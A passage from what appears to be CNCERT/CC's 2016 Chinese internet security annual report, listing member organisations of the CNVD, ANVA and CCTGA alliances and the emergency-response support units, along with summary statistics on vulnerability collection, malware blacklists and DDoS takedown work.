增值电信业务经营企业（490家）	江西如石网络科技有限公司、南昌市益智信息有限公司、南昌天峰信息科技有限公司、南昌金启软件有限公司、南昌易速科技有限公司、江西行知教育在线有限公司、江西家秀网络科技服务有限公司、江西赣源科技有限公司、南昌帆远科技有限公司、江西电信信息产业有限公司、卓望数码技术（深圳）有限公司、南昌安服信息产业有限公司、江西省多奇实业有限公司、江西纵横天亿通信有限公司、南昌易动力网络科技有限公司、江西信达信息传媒有限公司、南昌天速网络通讯有限责任公司、南昌博明科技有限公司、南昌信捷信息传媒有限公司、南昌市优凯信息技术有限公司、江西安通科技有限公司、国栗科技、新余国栗科技有限公司、江西文星科技有限公司、郑州鼎达科贸有限公司、河南省金时通电子商务有限公司、河南瑞博科技有限公司、郑州易方科贸有限公司、中原网、湖北兆升凯莱科技有限公司、湖北五五互联科技有限公司、襄阳市佰网信息科技有限公司、湖北众远信息科技有限公司、湖北长江时代通信有限公司、武汉商启网络信息有限公司、武汉迈异信息科技有限公司、鹏博士电信传媒集团武汉数据中心、武汉华安华盖网络科技有限公司、湖北盛天网络技术股份有限公司、湖北嘟嘟网络技术有限公司、武汉三江航天网络通信有限公司、湖北省楚天广播电视信息网络有限责任公司、武汉新艾普网络有限公司、湖北电信实业有限责任公司、武汉迅驰时代信息科技有限公司、湖北楚天传媒网络科技有限责任公司、百纳（武汉）信息技术有限公司、武汉汉网网络传媒有限公司、湖北连连科技有限公司、武汉亿房信息股份有限公司、武汉拇指通科技有限公司、武汉电信实业责任有限公司、湖北省音信数据通信技术有限公司、武汉飞游科技有限公司、武汉天伦网络技术有限公司、湖北景顺兴和信息技术有限公司、湖北七维网络技术有限公司、武汉联合信通科技有限公司、武汉天游网络科技有限公司、武汉家事易农业科技有限公司、湖北东慧通信网络投资有限公司、武汉极天网络服务有限公司、湖北音信数据通信技术有限公司、武汉亿媒百分网络科技有限公司、湖北新领域文化传媒有限公司、湖北楚唐科技有限公司、武汉虹翼信息有限公司、深圳市安之天信息技术有限公司、西宁网联电子信息有限公司、青海亿网网络有限公司、青海省通信服务公司、乌鲁木齐众维信息产业有限公司、乌鲁木齐路桥信息有限公司、乌鲁木齐中科网网络有限公司、新疆欧凯网络服务有限公司、新疆轩驰网络技术有限责任公司、乌鲁木齐新科德软件有限公司、新疆天山智汇信息科技有限公司、四川环游网络科技有限公司、四川梦网网络科技有限公司、四川星锐互动网络科技有限公司、广州市圣辉信息技术有限公司、深圳市奥软网络科技有限公司、广州神马移动信息科技有限公司、广东太平洋互联网信息服务有限公司、北京网康科技有限公司、乌鲁木齐新太博软件信息技术有限公司、上海安硕信息技术股份有限公司、太原市网联天地信息技术有限公司、山西网脉信息技术有限公司、山西奥科宏联信息技术有限公司、山西安科瑞忆信息技术有限公司、山西三叶虫信息技术开发有限公司、山西新誉东科信息技术有限公司、山西捷正气象信息技术有限公司、山西通利达信息技术有限公司、山西海硕信息技术服务有限公司、山西安德信息技术有限公司、太原易扬众和信息技术有限公司、山西世泽信息技术有限公司、山西汇智鑫达信息技术有限公司、山西天宇智翔信息技术有限公司、阳泉东云信息技术服务有限公司、运城海数信息技术有限公司、山西并和利马信息技术有限公司、上海有孚计算机网络有限公司、上海安畅网络科技股份有限公司、上海信息产业（集团）有限公司、南京铱迅信息技术股份有限公司、上海理想信息产业（集团）有限公司、上海恩度网络科技有限公司、上海创旗天下科技有限公司、上海悠扬新媒信息技术有限公司、上海地面通信息网络有限公司、

（续表）

增值电信业务经营企业（490家）	上海数讯信息技术有限公司、上海热线信息网络有限公司、小沃科技有限公司、上海臣翊网络科技有限公司、上海欧网网络科技有限公司、上海天奕达电子科技有限公司、成都思维世纪科技有限责任公司、安徽中新软件有限公司、安徽易速网络科技有限公司、安徽炎黄网络科技有限公司、安徽希望网络科技有限公司、安徽网新科技有限公司、安徽八度网络科技有限公司、烟台海港信息通信有限公司、泰安市诺盾网络有限公司、济南雷欧网络科技有限公司、青岛万拓网络技术有限公司、新汶矿业集团有限责任公司、烟台开发区金桥奈特通信工程有限公司、枣庄矿业（集团）有限责任公司、青岛世迈网络科技有限公司、莱芜无上网络有限公司、山东东岳能源有限责任公司、济南天地网联科技有限公司、青岛中鲁通网络通信有限公司、济南息宽数据服务有限公司、济南创易信通科技有限公司、济南广电嘉和数字电视有限责任公司、济南网宿科技有限公司、济南普恒网络科技有限公司、青岛数码港通信服务有限公司、济南迅网互联网络科技有限公司、济南企联信息技术有限公司、青岛聚贤科贸有限公司、枣庄畅捷网络科技有限公司、青岛市鼎点网络技术有限公司、青岛有线电视网络有限公司、青岛嘉华网络股份有限公司、潍坊威龙电子商务科技有限公司、山东开创集团有限公司、青岛网信通信工程有限公司、青岛网信信息科技有限公司、济宁睿智网络通信工程有限公司、青岛先达电脑资讯有限公司、聊城市钢联网络科技有限公司、济南辰启网络科技有限公司、兖矿集团有限公司、淄博齐鲁石化资产经营管理有限公司、山东千翔网络科技有限公司、山东网星传媒有限公司、胜利油田胜利影视制作中心、东营华联网络科技有限公司、山东齐鲁八达网络通信技术有限公司、山东华云网络技术有限公司、青州双翼网络服务有限公司、山东竞星信息科技有限公司、菏泽互动传媒有限责任公司、曲阜市速达网络有限公司、山东日照港股份有限公司、临沂嘉联网络技术有限公司、山东康网网络科技有限公司、山东远洋网络科技有限公司、潍坊极锐网络科技有限公司、青岛友邻客信息科技有限公司、山东达通网络信息有限公司、济南网阳科技有限公司、山东中邦网络有限公司、山东长城宽带信息服务有限公司、青岛祥通网络技术有限公司、山东云立方信息技术有限公司、山东艾维通信有限公司、德州畅想软件开发有限公司、淄博宽正数码网络科技有限公司、山东北方网络通信有限责任公司、山东振华通信工程有限公司、山东维平信息安全测评技术有限公司、山东舜网传媒股份有限公司、东营天宇智能科技有限公司、青岛丽点网络传媒有限公司、临沂在线信息技术有限公司、山东银通通讯网络科技有限公司、山东银澎百盛云计算技术有限公司、高密市翼天网络技术有限公司、潍坊绿网网络信息服务有限公司、临沂沂滨科技网络有限公司、济南瀚森网络技术有限公司、山东福迈网络科技有限公司、青岛东瑞达信息技术有限公司、山东天泽网络科技有限公司、东营长江通信有限公司、沈阳华兴通信工程有限责任公司、辽宁同人电子商务有限公司、沈阳敏捷世纪科技有限公司、沈阳市朗格科技发展有限公司、辽宁益通机械汽车信息有限公司、辽宁天禹星科技股份有限公司、大连经典网络发展有限公司、大连龙图信息技术股份有限公司、辽宁荣诺易居科技有限公司、大连汇海网络科技有限公司、辽宁聚品佳电子商务有限公司、大连恒基电子技术有限公司、沈阳市众诚志联网络技术有限公司、沈阳泰衡科技有限公司、沈阳加尔科技贸易有限公司、沈阳旭宏升通信信息有限公司、大连聚盟科技发展有限公司、大连集龙科技有限公司、辽宁麒润传媒广告有限公司、沈阳泰立康通信有限公司、沈阳泰合通讯有限公司、沈阳升荣信息技术有限公司、鞍山市千华网络传媒有限公司、大连新欣网络技术有限公司、葫芦岛市宏大电子商务有限责任公司、大连锐赢科技有限公司、沈阳瑞道科技有限公司、

（续表）

增值电信业务经营企业（490家）	大连凡宇新世界商贸有限公司、辽阳大千电信有限公司、沈阳信影网络科技有限公司、辽宁神州云信息技术有限公司、沈阳新广电媒介网络信息有限公司、沈阳金丝网电子商务有限公司、沈阳华迅网络技术有限公司、沈阳讯网网络科技有限公司、沈阳分分钟科技有限公司、沈阳五爱电子商务信息有限公司、沈阳赤联科技有限公司、辽宁三技科技有限公司、沈阳海风网络科技有限公司、沈阳众智网络科技有限公司、沈阳统智科技有限公司、亿达信息技术有限公司、大连西盈信息技术有限公司、辽宁桑地系统集成开发有限公司、哈尔滨华风科技有限公司、哈尔滨宏鼎信息技术有限公司、哈尔滨恒天通信维护有限公司、哈尔滨英纳特科技有限公司、哈尔滨安信与诚科技开发有限公司、黑龙江亚泰通讯设备有限公司、哈尔滨郎新世纪科技贸易有限公司、黑龙江龙云气象科技有限公司、哈尔滨娱科迪迅科技发展有限公司、黑龙江恒泰信息科技有限公司、大庆市天昊伟业科技有限公司、黑龙江创立信息技术有限公司、哈尔滨巨众惠泽信息技术有限公司、黑龙江佳通信息技术有限公司、大庆中级石油通信建设有限公司、哈尔滨凌之迅网络技术有限公司、黑龙江博瑞商业发展有限公司、黑龙江乾方传媒科技有限公司、黑龙江森宇科技发展有限公司、大庆神州导航通信有限公司、吉林省颐翔通信有限公司、吉林省承信网络信息技术有限责任有限公司、吉林省启众传媒有限公司、吉林省伟豪信息产业有限公司、长春锐安信息技术有限公司、长春市电信规划设计院有限公司、吉林省威光信息技术有限公司、吉林乐冠网络科技有限公司、延吉神奇网络科技有限公司、吉林省盛诺科技有限公司、吉林省福昌科贸有限公司、吉林省隆腾科技有限公司、吉林省节约网络科技有限公司、吉林省经纬通信有限公司、吉林省一点通通信科技有限公司、吉林省联驰网络科技有限公司、珲春高兴经贸有限公司、吉林省永和超城科技有限公司、长春慧康科技信息有限责任公司、长春市元兴通信发展有限公司、吉林省鑫应信息科技开发有限公司、松原市有展科技发展有限公司、吉林省万兴通信科技有限公司、长春市蓝调电子科技有限公司、长春市众邦创通电信工程有限公司、辽源市广源网络传媒有限公司、吉林省人人科技有限公司、吉林省没想到信息科技有限公司
其他（7家）	国家计算机网络应急技术处理协调中心、中国互联网协会、新疆大学、上海交通大学信息中心、中国电科院南京分院、上海市计算机软件评测重点实验室、电信科学技术第一研究所

10.2 CNVD 成员发展情况

CNVD 是由 CNCERT/CC 联合国内重要信息系统单位、基础电信企业、网络安全厂商、软件厂商和互联网企业建立的安全漏洞信息共享知识库，旨在团结行业和社会的力量，共同开展漏洞信息的收集、汇总、整理和发布工作，建立漏洞统一收集验证、预警发布和应急处置体系，切实提升我国在安全漏洞方面的整体研究水平和及时预防能力，有效应对信息安全漏洞带来的

网络信息安全威胁。

2016年CNVD全年新增信息安全漏洞10822个，其中高危漏洞4146个，漏洞收录总数和高危漏洞收录数量在国内漏洞库组织中位居前列。全年发布周报50期、月报12期，以及重大漏洞威胁预警67期。2016年，CNVD继续加强与国内外软硬件厂商、安全厂商以及民间漏洞研究者的合作，积极开展漏洞的收录、分析验证和处置工作。截至2016年底，CNVD网站共发展3200余个白帽子注册用户以及311个行业单位用户，全年协调处置31000余起涉及国务院部委、地方省市级部门、证券、金融、民航、保险、税务、电力等重要信息系统以及基础电信企业的漏洞事件，有力支撑国家网络信息安全监管工作。依托CNCERT/CC国家中心和分中心的处置渠道，有效降低上述单位信息系统被黑客攻击的风险。

截至最新发布日期，CNVD平台体系成员单位情况见表10-2。

表10-2　CNVD平台体系成员单位情况（排名不分先后）

CNVD技术合作组（21家）	国家互联网应急中心（CNCERT/CC）
	国家信息技术安全研究中心
	北京信息安全测评中心
	北京启明星辰信息安全技术有限公司
	北京神州绿盟科技有限公司
	北京天融信网络安全技术有限公司
	网神信息技术（北京）股份有限公司
	沈阳东软系统集成工程有限公司
	恒安嘉新（北京）科技有限公司
	哈尔滨安天科技股份有限公司
	杭州安恒信息技术有限公司
	上海交通大学网络信息中心
	北京安赛创想科技有限公司
	杭州华三通信技术有限公司
	南京铱迅信息技术有限公司
	蓝盾信息安全技术股份有限公司
	深信服科技股份有限公司
	北京数字观星科技有限公司
	北京奇虎科技有限公司
	深圳市腾讯计算机系统有限公司（玄武实验室）
	西安四叶草信息技术有限公司

（续表）

CNVD用户支持组（30家）	政府高校组： 北京市政务信息安全应急处置中心 中国教育和科研计算机网 中国科技网 基础电信企业组： 中国电信集团公司 中国移动通信集团公司 中国联合网络通信集团有限公司 网络设备组： 华为技术有限公司 中兴通讯股份有限公司 北京网康科技有限公司 杭州华三通信技术有限公司 深圳市深信服电子科技有限公司 工业控制组： 北京首钢自动化信息技术有限公司 北京力控华康科技有限公司 北京三维力控科技有限公司 北京亚控科技发展有限公司 西门子中国研究院 邮件系统组： 北京安宁创新网络科技有限公司 北京亿中邮信息技术有限公司 盈世信息科技（北京）有限公司 电子政务组： 北京拓尔思信息技术股份有限公司 陕西时光软件有限公司 增值电信组： 上海巨人网络科技有限公司 上海盛大网络发展有限公司 网之易信息技术(北京)有限公司 北京搜狐互联网信息服务有限公司 新浪网技术（中国）有限公司 百度在线网络技术（北京）有限公司 北京暴风网际科技有限公司 腾讯控股有限公司 联动优势科技有限公司

（续表）

CNVD合作伙伴（3家）	WOOYUN漏洞报告平台 补天漏洞报告平台 漏洞盒子漏洞报告平台

10.3 ANVA 成员发展情况

2009 年 7 月，中国互联网协会网络与信息安全工作委员会发起成立中国反网络病毒联盟（ANVA），由 CNCERT/CC 负责具体运营管理。联盟旨在广泛联合基础电信企业、互联网内容和服务提供商、网络安全企业等行业机构，积极动员社会力量，通过行业自律机制共同开展互联网网络病毒信息收集、样本分析、技术交流、防范治理、宣传教育等工作，以净化公共互联网网络环境，提升互联网网络安全水平。

2016 年，ANVA 持续开展黑名单共享和白名单检测认证等工作。在黑名单信息共享方面， 2016 年，ANVA 对外发布移动恶意程序黑名单 5.8 万条，移动恶意程序传播源黑名单 2325 条，恶意地址黑名单 11 万条。在发布黑名单的同时，ANVA 积极推动移动应用程序白名单认证工作。白名单认证工作启动于 2013 年，旨在积极倡导 ANVA 联盟成员建立移动互联网的健康生态，对移动互联网生态环境中 APP 开发者、应用商店和安全软件这三个关键环节进行约束，实现 APP 开发者提交安全可靠白应用、应用商店传播白应用、终端安全软件维护白应用的良性循环。2015 年，为响应国家“大众创业、万众创新”的号召，保护优质的移动互联网中小企业，ANVA 联盟将白名单认证进行分级，设立甲级和乙级两个等级的白名单。其中，甲级白名单认证沿用原来的认证要求，对申请企业的门槛要求高；乙级白名单认证是面向中小企业设立的，降低对申请企业的门槛要求，鼓励信誉良好的中小移动互联网企业申请白名单认证。

2016 年首批 12 家企业获得白名单认证，8 家企业获得甲级白名单认证，4 家企业获得乙级白名单认证。其中，深圳市腾讯计算机系统有限公司、北京奇虎科技有限公司、北京猎豹网络科技有限公司、北京瑞星信息技术股份有限公司、北京安管佳科技有限公司、高德软件有限公司、哈尔滨安天科技股份有限公司、优视科技有限公司 8 家企业通过甲级白名单认证，北京网秦天下科技有限公司、北京石盾科技有限公司、北京米尔创想网络科技有限公司、北京酷我科技有限公司 4 家企业通过乙级白名单认证。

2016 年“3.15”期间，在中国互联网协会网络与信息安全工作委员会的指导下，中国互联网协会移动互联网工作委员会的支持下，ANVA 联盟组织国内应用商店开展“3.15 白名单专项工作”，连续 3 年在应用商店中特别设立“3.15 白名单 APP 专题”，为网民提供可信移动 APP 的下载入口，从源头上遏制移动恶意程序的传播。

网民可通过小米手机、华为手机、OPPO 手机、酷派手机、魅族手机等自带的应用商店客户端进入“3.15 白名单 APP 专题”页面，也可通过中国移动 MM 商场、中国电信爱游戏、360 手机助手、小米应用商店、木蚂蚁市场、优亿市场、华为应用市场、OPPO 软件商店、PP 助手、酷派应用商店、安智市场、腾讯应用宝、魅族应用商店、中国电信天翼空间、游戏狗、应用汇、豌豆荚 17 家应用商店网站或 APP 客户端进入“3.15 白名单 APP 专题”页面，也可通过腾讯手机管家、悠悠村等客户端下载并使用白名单 APP。

在联盟成员发展方面，2016 年 ANVA 积极吸纳北京永鼎致远网络科技有限公司、亚信科技（成都）有限公司、中网威信电子安全服务有限公司等网络安全领域企业与机构加入联盟，总计新增 3 家企业。截至 2016 年 12 月，ANVA 成员单位数量已达 47 家，成员单位具体情况见表 10-3。

表10-3　ANVA成员单位情况（排名不分先后）

国家互联网应急中心
中国电信集团公司
中国移动通信集团公司

（续表）

中国联合网络通信集团有限公司
中国互联网络信息中心
中国软件测评中心
北京百度网讯科技有限公司
深圳市腾讯计算机系统有限公司
北京启明星辰信息安全技术有限公司
北京神州绿盟科技有限公司
奇虎360软件（北京）有限公司
阿里巴巴（中国）有限公司
金山网络科技有限公司
北京江民新科技术有限公司
北京搜狐互联网信息服务有限公司
新浪网技术（中国）有限公司
网之易信息技术（北京）有限公司
北京万网志成科技有限公司
北京世纪互联宽带数据中心有限公司
北京天融信科技有限公司
北京瑞星信息技术有限公司
哈尔滨安天科技股份有限公司
北京网秦天下科技有限公司
华为技术有限公司
西门子（中国）有限公司
优视科技有限公司
北京西塔网络科技股份有限公司
北京知道创宇信息技术有限公司
北京洋浦伟业科技发展有限公司
趋势科技（中国）有限公司
恒安嘉新（北京）科技有限公司
北京联想软件有限公司
北京安管佳科技有限公司
赛门铁克软件（北京）有限公司
深圳市深信服电子科技有限公司
招商银行
卓望公司
南京翰海源信息技术有限公司
北京智游网安科技有限公司
北京数字认证股份有限公司
中国信息通信研究院
深圳宇龙通信公司
珠海魅族科技有限公司
微软中国
北京永鼎致远网络科技有限公司
亚信科技（成都）有限公司
中网威信电子安全服务有限公司

10.4 中国互联网网络安全威胁治理联盟成员发展情况

随着信息网络的快速发展和日益普及，以及互联网新技术、新应用的快速发展，人们日常生活、工作对互联网的依赖程度越来越高。受经济利益驱动，以 DDoS、网页篡改、网络钓鱼为代表的黑客活动呈快速增长趋势，并形成分工精细、规模庞大的地下黑色产业链，严重危害互联网用户和企业的切身利益，威胁我国基础网络设施和重要信息系统运行安全，影响我国互联网健康发展。

为有效防范网络攻击活动造成的安全威胁，保障我国互联网网络安全，为我国“互联网 +”行动构筑良好的网络环境，针对地下黑色产业链跨平台、跨行业的特点，2015 年 7 月 31 日，国家互联网应急中心和中国互联网协会网络与信息安全工作委员会共同发起互联网网络安全威胁治理行动，联合通信行业、互联网行业、安全企业和广大网民，以行业自律方式共同打击网络攻击行为，并探索建立互联网网络安全威胁治理长效机制。专项行动秘书处设在 CNCERT/CC，共有 54 家单位参与，包括运营商、互联网企业、安全厂商、域名注册企业等。其主要工作包括以下内容。

一是加强网络安全威胁监测分析。CNCERT/CC 通过网络安全监测平台，加强对 DDoS 攻击事件的监测、分析和攻击源追溯的分析力度；加强对政府网站、教育、医疗、金融等重要行业网站网页篡改事件的监测分析；加强仿冒政府、金融、传媒、电子商务类网站钓鱼网页的监测分析，重点加强对钓鱼网站后台的跟踪分析；加强移动互联网恶意程序事件的监测分析，重点加强对移动互联网恶意程序传播源和控制源信息的分析。

二是鼓励数据共享。CNCERT/CC 鼓励引导互联网企业、网络安全厂商积极参与各类网络安全威胁的监测、研判和处置工作，提供网络安全事件相关数据，并建立健全事件举报机制，设立投诉电话和举报邮箱，接收公众举报的网络安全威胁和黑客地下产业链相关线索。CNCERT/CC 根据投诉

举报和监测发现的事件信息，对黑客攻击活动和所使用的资源信息进行验证核实，收集整理黑客发起网络攻击和违法犯罪行为的证据，并向专项行动参与单位共享。

三是建立分工协作、行业自律的威胁处置机制。CNCERT/CC 根据网络攻击所涉及的网络资源，充分发挥基础电信企业、域名注册管理商、IDC、搜索引擎和社交媒体互联网企业的技术和资源优势，建立分工协作、行业自律的威胁处置机制，从技术攻击到平台售卖的产业链各环节实施多方面打击。例如，对于僵尸木马控制端和被控端服务器、DDoS 攻击源服务器，要求服务器所属单位积极排查所感染的恶意程序，消除攻击源；对于未备案的仿冒网站，要求域名注册管理商对未备案的网站暂停域名解析服务，要求基础电信企业暂停网络接入；对于在互联网售卖 DDoS 攻击服务的平台，协调搜索引擎和社交媒体互联网企业对相关信息进行屏蔽处理。

专项行动各方紧密协作，共同努力，对拒绝服务攻击、网页暗链篡改等互联网黑色产业相关事件开展坚决有力的打击处置，并对黑色产业链背后存在的巨大利益链条进行深入挖掘。截至 2016 年 1 月底，共接收网络安全事件举报 109972 起，重点处置 DDoS 攻击、网页篡改、植入暗链等与互联网黑色产业链密切相关的事件 71220 起，包括处置 DDoS 攻击服务售卖平台 14 个，DDoS 攻击控制服务器 668 个，清理博彩、私服等网站链接 6320 条，关停未备案网站 37 个，通知 7499 个被篡改和 2051 个被植入后门的网站用户单位对网站进行修复；协调主流浏览器厂商、防火墙厂商和部分 IDC 厂商利用浏览器、防火墙开展恶意地址拦截和提示工作，累计拦截恶意地址黑名单 37855 条；组织百度、搜狗、好搜等国内主流搜索引擎厂商对 35 个 DDoS 攻击售卖平台恶意链接进行搜索结果屏蔽。经过努力，专项行动取得显著成效。根据 CNCERT/CC 抽样监测数据，DDoS 攻击事件次数由行动前的日均 1491 起下降到 265 起，下降 82.2%；境内被篡改网站行动前后相比，月均数量下降 21.4%，其中境内被篡改政府网站数量下降 56.2%，有效净化

我国公共互联网网络安全环境，保障相关信息系统安全稳定运行。

为充分利用专项行动所积累的经验，持续开展互联网网络安全威胁治理工作，2016 年 2 月 26 日，CNCERT/CC 联合中国互联网协会网络与信息安全工作委员会，发起成立中国互联网网络安全威胁治理联盟（CCTGA），充分发挥行业的资源和技术优势，在网络安全威胁治理方面构建起更加紧密团结的联盟体系，实现威胁情报共享和协同处理，首批成员单位共 90 家。2016 年 11 月 9 日，中国互联网网络安全威胁治理联盟秘书处召开会议，同意第二批 26 家单位加入。截至 2016 年 12 月，中国互联网网络安全威胁治理联盟成员单位数量已达 116 家，成员单位具体情况见表 10-4。

表10-4　CCTGA成员单位情况（排名不分先后）

单位名称	证书编号
成都西维数码科技有限公司	CCTGA-000011
成都飞数科技有限公司	CCTGA-000012
江西安服信息产业有限公司	CCTGA-000013
郑州世纪创联电子科技开发有限公司	CCTGA-000014
深圳市邦众实业有限公司	CCTGA-000015
郑州紫田网络科技有限公司	CCTGA-000016
山东安云信息技术有限公司	CCTGA-000017
优视科技有限公司	CCTGA-000018
河北翎贺计算机信息技术有限公司	CCTGA-000019
上海谐润网络信息技术有限公司	CCTGA-000020
哈尔滨安天科技股份有限公司	CCTGA-000021
有色金属工业人才中心	CCTGA-000022
北京瀚思安信科技有限公司	CCTGA-000023
远江盛邦（北京）网络安全科技股份有限公司	CCTGA-000024
浙江贰贰网络有限公司	CCTGA-000025
广东腾安网络技术有限公司	CCTGA-000026
杭州安恒信息技术有限公司	CCTGA-000027
上海创旗天下科技有限公司	CCTGA-000028
中国长城互联网	CCTGA-000029
中国电信集团系统集成有限责任公司	CCTGA-000030
厦门易名科技股份有限公司	CCTGA-000031

（续表）

单位名称	证书编号
北京新网数码信息技术有限公司	CCTGA-000032
深圳市深信服电子科技有限公司	CCTGA-000033
任子行网络技术股份有限公司	CCTGA-000034
竞技世界（北京）网络技术有限公司	CCTGA-000036
厦门纳网科技股份有限公司	CCTGA-000037
福建富士通信息软件有限公司	CCTGA-000038
北京傲盾软件有限责任公司	CCTGA-000039
郑州市景安网络科技股份有限公司	CCTGA-000040
北京锦龙信安科技有限公司	CCTGA-000041
恒安嘉新（北京）科技有限公司	CCTGA-000042
北京北信源软件股份有限公司	CCTGA-000043
中科同昌信息技术集团有限公司	CCTGA-000044
启明星辰信息技术集团股份有限公司	CCTGA-000045
北京世纪互联宽带数据中心有限公司	CCTGA-000046
重庆远衡科技发展有限公司	CCTGA-000047
北京网康科技有限公司	CCTGA-000048
北京华瑞网研科技有限公司	CCTGA-000049
小安（北京）科技有限公司	CCTGA-000050
重庆贝特计算机系统工程有限公司	CCTGA-000051
北京微步在线科技有限公司	CCTGA-000052
北京知道创宇信息技术有限公司	CCTGA-000053
中国信息安全测评中心华中测评中心（湖南省信息安全测评中心）	CCTGA-000054
中安比特（江苏）软件技术有限公司	CCTGA-000055
杭州世平信息科技有限公司	CCTGA-000056
安徽中新软件有限公司	CCTGA-000057
北京瑞星信息技术股份有限公司	CCTGA-000058
中国软件与技术服务股份有限公司	CCTGA-000059
中国联合网络通信集团有限公司	CCTGA-000060
厦门市中资源网络服务有限公司	CCTGA-000061
中国互联网络信息中心	CCTGA-000062
深圳市永达电子信息股份有限公司	CCTGA-000063
北京国舜科技股份有限公司	CCTGA-000064
长安通信科技有限责任公司	CCTGA-000065
中国移动通信集团公司	CCTGA-000066
厦门商中在线科技股份有限公司	CCTGA-000067

（续表）

单位名称	证书编号
杭州汉领信息科技有限公司	CCTGA-000068
北京神州绿盟科技有限公司	CCTGA-000069
信息产业信息安全测评中心	CCTGA-000070
中国科学院计算机网络信息中心	CCTGA-000071
网之易信息技术（北京）有限公司	CCTGA-000072
四川无声信息技术有限公司	CCTGA-000073
网神信息技术（北京）股份有限公司	CCTGA-000074
中金金融认证中心有限公司	CCTGA-000075
北京天融信科技股份有限公司	CCTGA-000076
杭州数梦工场科技有限公司	CCTGA-000077
杭州迪普科技有限公司	CCTGA-000078
上海中科网威信息技术有限公司	CCTGA-000079
北京猎豹移动科技有限公司	CCTGA-000080
阿里云计算有限公司	CCTGA-000081
赛尔网络有限公司	CCTGA-000082
北京匡恩网络科技有限责任公司	CCTGA-000083
北京白帽汇科技有限公司	CCTGA-000084
阿里巴巴（中国）有限公司	CCTGA-000085
成都卫士通信息产业股份有限公司	CCTGA-000086
北京百度网讯科技有限公司	CCTGA-000087
政务和公益机构域名注册管理中心	CCTGA-000088
思睿嘉得（北京）信息技术有限公司	CCTGA-000089
北京奇虎科技有限公司	CCTGA-000090
上海有孚网络股份有限公司	CCTGA-000091
沈阳东软系统集成工程有限公司	CCTGA-000092
北京搜狗信息服务有限公司	CCTGA-000093
杭州思福迪信息技术有限公司	CCTGA-000094
北京新浪互联信息服务有限公司	CCTGA-000095
深圳腾讯科技有限公司	CCTGA-000096
中国电信集团公司	CCTGA-000097
厦门三五互联科技股份有限公司	CCTGA-000098
华为技术有限公司	CCTGA-000099
宇龙计算机通信科技（深圳）有限公司	CCTGA-000100
微梦创科网络科技（中国）有限公司	CCTGA-000101
北京永信至诚科技股份有限公司	CCTGA-000102

（续表）

单位名称	证书编号
北京鸿网互联科技有限公司	CCTGA-000103
北京元支点信息安全技术有限公司	CCTGA-000104
北京众谊越泰科技有限公司	CCTGA-000105
北京安赛创想科技有限公司	CCTGA-000106
郑州易方科贸有限公司	CCTGA-000107
河南电联通信技术有限公司	CCTGA-000108
西安四叶草信息技术有限公司	CCTGA-000109
北京椒图科技有限公司	CCTGA-000110
成都思维世纪科技有限责任公司	CCTGA-000111
迈普通信技术股份有限公司	CCTGA-000112
江苏君立华域信息安全技术有限公司	CCTGA-000113
江西神舟信息安全评估中心有限公司	CCTGA-000114
陕西宇阳信息科技有限公司	CCTGA-000115
南京中新赛克科技有限责任公司	CCTGA-000117
卓望数码技术（深圳）有限公司	CCTGA-000119
北京中科三方网络技术有限公司	CCTGA-000120
中兴通讯股份有限公司	CCTGA-000121
亚信科技（成都）有限公司	CCTGA-000122
湖南大茶视界控股有限公司	CCTGA-000123
茂名市群英网络有限公司	CCTGA-000124
北京网思科平科技有限公司	CCTGA-000125
山东云策网络科技有限公司	CCTGA-000126
郑州金惠计算机系统工程有限公司	CCTGA-000128
北京京东尚科信息技术有限公司	CCTGA-000129
上海理想信息产业（集团）有限公司	CCTGA-000130

10.5 CNCERT/CC 应急服务支撑单位

互联网作为重要信息基础设施，社会功能日益增强，但由于本身的开放性和复杂性，互联网面临巨大的安全风险，因此，面向公共互联网的应急处置工作逐步成为公共应急服务事业的重要组成部分，建立高效的公共互联网应急体系和强大的人才队伍，对及时有效地应对互联网突发事件有着重要意义。

为拓宽掌握互联网宏观网络安全状况和网络安全事件信息的渠道，增强对重大突发网络安全事件的应对能力，强化公共互联网网络安全应急技术体系建设，促进互联网网络安全应急服务的规范化和本地化，经工业和信息化部（原信息产业部）批准，2004 年 CNCERT/CC 首次面向社会公开选拔一批国家级、省级公共互联网应急服务试点单位。经过多年发展，应急服务支撑单位已成为我国公共互联网网络安全应急体系的重要组成部分，强化我国公共互联网网络安全技术体系建设，促进我国互联网网络安全预警发现和应急响应的能力，为维护我国互联网网络安全做出积极贡献，在国家重大活动期间为保障网络安全发挥重要的技术支撑作用。

2015 年 3−5 月，结合互联网网络安全应急工作及国内网络安全服务行业的发展需要，CNCERT/CC 组织开展了第六届 CNCERT/CC 网络安全应急服务支撑单位（以下简称“支撑单位”）选拔工作。本次选拔工作得到通信行业和网络安全服务行业相关单位的大力支持和积极响应，参选企业数量较往届有较大比例的增长，竞争更加激烈，选拔难度进一步加大。经过两轮细致评估和审查，最终评选出 8 个国家级和 42 个省级支撑单位。

2016 年 4−5 月，CNCERT/CC 组织开展了第六届支撑单位的考核工作，主要针对其在此期间对 CNCERT/CC 网络安全信息报送、应急处置、专项工作、培训交流、技术支持等方面支撑情况进行考核。经过 CNCERT/CC 和各省分中心共同评分，有 3 家国家级和 17 家省级支撑单位被评为优，3 家国家级和 13 家省级支撑单位被评为良，有 2 家国家级和 12 家省级支撑单位被评为中。在此期间，CNCERT/CC 还组织开展第六届支撑单位增改选工作，旨在根据实际工作需求，针对本地支撑力量十分薄弱的省份予以补充，以满足网络安全工作实际需要，促进地方网络安全工作，进一步完善网络安全应急体系。经提名推荐、筛选和审议，增选北京神州绿盟科技有限公司为第六届国家级支撑单位，增选西安四叶草信息技术有限公司、云南云思科技有限公司、黑龙江安信与诚科技开发有限公司 3 家单位为第六届省级支撑单

位，有效期自 2016 年 7 月 7 日起，至 2017 年 5 月 25 日止。同时取消北京神州绿盟科技有限公司西安分公司省级支撑单位称号。

第六届 CNCERT/CC 网络安全应急服务支撑单位（含增选单位）见表 10-5（有效时限为 2015 年 5 月 25 日至 2017 年 5 月 25 日）。

表10-5　第六届CNCERT/CC网络安全应急服务支撑单位（排名不分先后）

单位名称	级别	证书编号
北京天融信网络安全技术有限公司	国家级	CNCERT-2015-170525GJ001
哈尔滨安天科技股份有限公司	国家级	CNCERT-2015-170525GJ002
北京奇虎科技有限公司	国家级	CNCERT-2015-170525GJ003
北京启明星辰信息安全技术有限公司	国家级	CNCERT-2015-170525GJ004
恒安嘉新（北京）科技有限公司	国家级	CNCERT-2015-170525GJ005
中国电信集团系统集成有限责任公司	国家级	CNCERT-2015-170525GJ006
杭州安恒信息技术有限公司	国家级	CNCERT-2015-170525GJ007
沈阳东软系统集成工程有限公司	国家级	CNCERT-2015-170525GJ008
北京神州绿盟科技有限公司[8]	国家级	CNCERT-2015-170525GJ009
